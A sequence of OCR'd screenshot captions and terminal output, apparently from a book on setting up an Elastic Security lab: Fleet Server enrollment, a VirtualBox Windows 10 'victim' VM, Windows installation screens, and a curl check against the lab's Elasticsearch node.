
From the agent directory, copy and run the appropriate quick start command to start an Elastic Agent as a Fleet Server using the generated token and a self-signed certificate. See the Fleet User Guide for instructions on using your own certificates for production deployment. All commands require administrator privileges.

Platform: RPM / DEB

```
sudo elastic-agent enroll -f --fleet-server-es=http://172.16.0.3:9200 --f
```

If you are having trouble connecting, see our troubleshooting guide.

Waiting for a Fleet Server to connect...



Agents


Manage and deploy policy updates to a group of agents of any size.

Showing 1 agent

● Healthy 1 ● Unhealthy 0 ● Updating 0 ● Offline 0

Host	Status	Agent policy	Version	Last activity	Actions
elastic-packetpub.local	Healthy	Default Fleet Server policy rev. 4	7.13.0	31 seconds ago	···

Rows per page: 20



Elastic
Powered Off

Windows Victim Box
Powered Off

General

Name: Windows Victim Box
Operating System: Windows 10 (64-bit)

System

Base Memory: 4096 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization

Preview

Windows Victim Box

Display

Video Memory: 128 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: SATA
SATA Port 0: Windows Victim Box.vdi (Normal, 30.00 GB)
SATA Port 1: [Optical Drive] en_windows_10_consumer_edition_version_1809_updated_sept_2018_x64_dvd_491ea967.iso (4.73 GB)

Audio

Host Driver: CoreAudio
Controller: Intel HD Audio

Network

Adapter 1: Intel PRO/1000 MT Desktop (Internal Network, 'intnet')
Adapter 3: Intel PRO/1000 MT Desktop (NAT)

USB


USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders

None

Description

None




Activate Windows

If this is the first time you're installing Windows on this PC (or you're installing a different edition), you need to enter a valid Windows product key. Your product key should be in the confirmation email you received after buying a digital copy of Windows or on a label inside the box that Windows came in.

The product key looks like this: XXXXX-XXXXX-XXXXX-XXXXX-XXXXX


If you're reinstalling Windows, select I don't have a product key. Your copy of Windows will be automatically activated later.




Which type of installation do you want?

Upgrade: Install Windows and keep files, settings, and applications
The files, settings, and applications are moved to Windows with this option. This option is only available when a supported version of Windows is already running on the computer.

Custom: Install Windows only (advanced)
The files, settings, and applications aren't moved to Windows with this option. If you want to make changes to partitions and drives, start the computer using the installation disc. We recommend backing up your files before you continue.



Let's connect you to a network




Who's going to use this PC?


What name do you want to use?

Type your user name.

packetpub




```
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\packetpub>curl -u elastic 192.168.1.101:9200
Enter host password for user 'elastic':
{
  "name" : "elastic-packetpub.local",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "_yiyiDYdQ620Y6FjODu1JQ",
  "version" : {
    "number" : "7.11.1",
    "build_flavor" : "default",
    "build_type" : "rpm",
    "build_hash" : "ff17057114c2199c9c1bbecc727003a907c0db7a",
    "build_date" : "2021-02-15T13:44:09.394032Z",
    "build_snapshot" : false,
    "lucene_version" : "8.7.0",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}

C:\Users\packetpub>
```




Snapshot Folder: /Users/variable/VirtualBo...Ms/Windows Victim Machine/Snapshots

